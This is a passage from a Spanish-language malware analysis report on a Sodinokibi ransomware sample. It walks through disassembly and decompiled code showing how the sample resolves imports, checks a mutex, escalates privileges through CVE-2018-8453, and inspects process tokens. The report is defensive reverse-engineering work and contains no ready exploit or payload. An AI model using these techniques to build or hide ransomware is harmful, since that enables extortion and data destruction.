Una vez que tiene la dirección de la función "kernel32.LoadLibrary" localizada y colocado en eax, solo tiene que llamarla pasando en la parte más alta de la pila el nombre de la librería. Esto cargará la librería en memoria (si no está ya cargada) y le devolverá la posición.

```
00405333    call sodinokibi.4054AD
00405338    pop ecx
00405339    call eax
0040533B    mov esp,ebp
0040533D    pop ebp
0040533E    ret
0040533F    push ebp

EAX   76A849D7    <kernel32.LoadLibraryA>
EBX   7EFDE000
ECX   0000054F    L'S'
EDX   76B370BD    kernel32.76B370BD
EBP   0018FF34
ESP   0018FF20    &"advapi32.dll"
```

Figura 5.1.8: Llamada a LoadLibraryA.

En la segunda parte de "_BuildIAT", se obtiene la función deseada de la librería obtenida anteriormente. Para ello realiza operaciones utilizando como datos de entrada una lista de funciones y obtiene un número que lo suma a la dirección base de la librería y obtiene la dirección de la función.




Figura 5.1.9: Datos de entrada para obtener la dirección de la función.




Figura 5.1.10: Obtención de la dirección.

Una vez que ya sabemos cómo se obtiene una función de una librería podemos volver a la figura 5.1.3 donde vemos que hace el bucle para obtener todas las funciones del sistema que necesita y las guarda creando una IAT (Import Address Table).





Figura 5.1.11: Creación de la IAT


5.2. Preparación y Mutex

Siguiendo por el mismo camino, vemos que, donde teníamos un dword, ahora es un OpenProcessToken, que como podemos ver, nos lleva a todos y cada uno de los imports que irá recorriendo

Antes:



Después:




```
.data:0041B628 ; int OpenProcessToken[]
.data:0041B628 OpenProcessToken dd 3B04441Ch           ; DATA XREF: sub_40384E+13↑r
.data:0041B628                                         ; sub_403956+12↑r ...
.data:0041B62C ; BOOL __stdcall FindNextFileW(HANDLE hFindFile, LPWIN32_FIND_DATAW lpFindFileD
.data:0041B62C FindNextFileW   dd 49E61E07h            ; DATA XREF: sub_405974+1A9↑r
.data:0041B630 ; DWORD __stdcall GetFileSize(HANDLE hFile, LPDWORD lpFileSizeHigh)
.data:0041B630 GetFileSize     db  6Bh ; k
.data:0041B631                 db  69h ; i
.data:0041B632                 db  88h ; ^
.data:0041B633                 db  3Eh ; >
.data:0041B634 ; DWORD __stdcall GetCurrentProcessId()
.data:0041B634 GetCurrentProcessId dd 0C193967Fh       ; DATA XREF: j_GetCurrentProcessId↑r
.data:0041B638 ; BOOL __stdcall GetQueuedCompletionStatus(HANDLE CompletionPort, LPDWORD lpNum
.data:0041B638 GetQueuedCompletionStatus dd 0CD819A6Fh ; DATA XREF: sub_405872+15↑r
.data:0041B63C ; int __stdcall FillRect(HDC hDC, const RECT *lprc, HBRUSH hbr)
.data:0041B63C FillRect        dd 5030FD91h            ; DATA XREF: sub_4032BE+E5↑r
.data:0041B640 ; BOOL __stdcall WinHttpReadData(HINTERNET hRequest, LPVOID lpBuffer, DWORD dwN
.data:0041B640 WinHttpReadData dd 0B80729Ah            ; DATA XREF: sub_405DE6+49↑r
```

Figura 5.2.1: Cambio tras obtener los imports.

Tras la creación de la IAT, pasa a comprobar si ya está ejecutándose una instancia de sí mismo en el sistema. Para ello utiliza la función Mutex, pasándole como identificador una string que desofusca. En esta muestra el identificador es:

"Global\\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A".

```
call    sodin_decrypt_string ; L"Global\\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A"
add     esp, 14h
xor     eax, eax
mov     [ebp+var_2], ax
xor     esi, esi
lea     eax, [ebp+var_58]
push    eax             ; nombre del mutex->L"Global\\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A"
push    esi             ; 0
push    esi             ; 0
call    CreateMutexW    ; CreateMutex
mov     dword_41C03C, eax ; mutexhandler
```

Figura 5.2.2: función Mutex.

5.3. Escalado de Privilegios y Exploit CVE 2018-8453

5.3.1 Comprueba si tiene que hacer escalada de privilegios

Una vez que ha comprobado el mutex, pasa a mirar su fichero de configuración para saber si tiene que realizar escalado de privilegios o no. Este fichero es un Json que extrae de una de sus secciones y que se explica más adelante en este informe.

El parámetro que indica si hay que realizar escalado de privilegios o no es exp que si está a true realiza escalado de privilegios y si está en false no los realiza. Para saber cuál es el valor de exp procesa los datos del Json convirtiendo el false y true en cero o uno.

```
01F5FA18  00 00 00 00  0059FA18  01 00 00 00
```

Figura 5.3.1.1: Dato procesado del Json.

Esta muestra no necesita escalar privilegios porque ya los ha escalado previamente por lo que exp:false. **Suele ser común que este tipo de malwares tengan varias comprobaciones y escaladas de privilegios en distintas fases para conseguir su objetivo aún sin tener su parte inicial, la del Loader, anteriormente explicada en el punto cuatro**. En este caso, **esta función de exploit, fue completamente saltada en ejecución**, ya que, como hemos comentado exp=False.

5.3.2 Explotación

Para esta escalada de privilegios, utilizará la vulnerabilidad del CVE-2018-8453, el cual aprovecha una vulnerabilidad de win32k.

Vulnerabilidad en productos Microsoft (CVE-2018-8453)

Tipo: Apagado o liberación incorrecto de recursos
Gravedad: Alta
Fecha publicación : 10/10/2018
Última modificación: 02/10/2019

Descripción

Existe una vulnerabilidad de elevación de privilegios en Windows cuando el componente Win32k no gestiona adecuadamente los objetos en la memoria. Esto también se conoce como "Win32k Elevation of Privilege Vulnerability". Esto afecta a Windows 7, Windows Server 2012 R2, Windows RT 8.1, Windows Server 2008, Windows Server 2019, Windows Server 2012, Windows 8.1, Windows Server 2016, Windows Server 2008 R2, Windows 10 y Windows 10 Servers.

Figura 5.3.2.1: Explicación CVE-2018-8453

Empieza obteniendo la carpeta donde está el fichero necesario para la explotación, Win32k.Por lo que necesita localizar el archivo para poder explotarlo.

Empieza obteniendo la carpeta donde está el fichero mediante las funciones Wow64DisableWow64Redirection y GetSystemDirectoryw.

Wow64DisableWow64Redirection, hace que, cuando se pide la carpeta del sistema con un programa de 32bits las llamadas no se redirigen a la carpeta de 64bits y GetSystemDirectoryw da la carpeta del sistema.




Figura 5.3.2.2: Deshabilitado de Wow64FsRedirection.

Esto da como resultado la dirección “c:\\windows\\system32”. Esto se une con las strings que desofusca win32kfull.sys y win32k.sys y así obtiene el nombre completo del archivo que necesita para realizar la explotación.




Figura 5.3.2.3: Obtención del nombre mediante win32kfull.sys.

Por último, comprueba cuál de los dos archivos existe en el sistema mediante GetFileAttributesEXw. Si no existe hay un error y devuelve 0. En nuestro caso, el archivo existente es win32k.sys. Además, comprueba que el archivo sea suficientemente antiguo para ser explotado mediante CompareFileTime.




Figura 5.3.2.4: Comprobación de ficheros en el sistema.

En la siguiente función, en primer lugar, comprobará la arquitectura del procesador, el objetivo principal, es saber cuánta memoria ha de reservar para realizar el exploit, en el caso de que necesite hacerlo. Reserva 38400 (0x9600) espacio en memoria, en caso contrario 13824 (0x3600).




Figura 5.3.2.5: Comprobación de arquitectura.

Posteriormente, sabrá el espacio que necesita y realizará un VirtualAlloc para reservar memoria y copiar dicho exploit en el espacio asignado




Figura 5.3.2.6: Reserva de memoria

El exploit, esta almacenado en la sección .rdata y será copiado desde dicha sección




Figura 5.3.2.7: Exploit almacenado en .rdata.

Una vez tiene en memoria el exploit, realizará una carga de librerías de forma dinámica, donde primero obtiene las funciones; LoadLibrary y GetProcAddress y luego utiliza esas funciones para cargar y obtener las direcciones de las funciones que va a necesitar creando su propia IAT.




Figura 5.3.2.8: Carga de librerías.

Posteriormente, una vez tiene todas las funciones, realizará la explotación




Figura 5.3.2.9: Esquema de la función del Exploit en x32dbg.

5.4. Obtención de Proceso

Posteriormente, llegamos a la función renombrada a _GetProcessRun, vemos que obtiene un handle de un Proceso (GetCurrentProcess), puesto que hay un compare, previo al token, si este ya tiene los datos que necesita del proceso, e irá a la parte final, sino, abre el token del proceso y obtiene la información del Token con GetTokenInformation, posteriormente, cierra el handle. Todas las operaciones las realiza correctamente ya que al llamar a las funciones devuelve un 1, al ser un "NONZERO" significara que está abriendo los procesos correctamente.

```
loc_402FE0:
call    _GetProcessRun
call    _PrepareCipher
```





Figura 5.4.1: Función para obtener un proceso.

Posteriormente, vemos que realiza lo mismo, pero no comprobaría el SID en dinámico, en la función se habrá saltado varios pasos y habrá llegado al final sin ejecutar nada más. Pero vemos que hace uso de GetForegroundWindow y ShellSexecuteW, los cuales, aunque en dinámico no se ejecuten en este momento, posteriormente se utilizará para captar un proceso que haya lanzado el Ransomware y ejecutar ciertos comandos.

```
v5 = 60;
v6 = 0;
v21 = 0;
v7 = GetForegroundWindow();
v8 = &v20;
v9 = v3;
v10 = 0;
v11 = 0;
v12 = 1;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
while ( !ShellExecuteExW((SHELLEXECUTEINFOW *)&v5) )
  ;
```

Figura 5.4.2: Función ShellExecuteW.

En la siguiente función, principalmente, realiza una desofuscación y obtendrá un **explorer.exe**, del cual, comprobará el SID más adelante, el cual vemos que realizará el JMP ya que al compararlo con el valor del registro EAX no es igual a 4000, sino 3000.



```
eax:L"explorer.exe"

eax:L"explorer.exe"

eax:L"explorer.exe"
```

```
if ( OpenProcessToken(a1, 8u, &v6) )
{
  if ( GetTokenInformation(v6, TokenIntegrityLevel, &v4, 0x4Cu, (PDWORD)&v5) )
  {
    v2 = v4;
    if ( IsValidSid(v4) )
      v1 = v2[*((unsigned __int8 *)v2 + 1) + 1];
  }
  CIERRA_HANDLE(v6);
}
return v1;
```

Figura 5.4.3: Obtención de explorer.exe.

A consecuencia de esto, se salta todo lo demás y va directamente a la XOR, con lo que, de momento, solo tenemos un explorer.exe abierto, en el cual se ha comprobado una ID.




Figura 5.4.3: Salto al final de la función

5.5. TXT y JSON

En la siguiente rutina, una de las más importantes en la ejecución, vemos lo siguiente:

```
_PrepareCipher proc near
push    esi
push    edi
call    _SnapshotOpenProcess
call    _JsonTxt
mov     esi, eax
test    esi, esi
jz      short loc_402B6F
```

Figura 5.5.1: Función _JsonTxt.

Más adelante, vemos que obtendrá información relevante, como la extensión del fichero, el nombre de usuario.

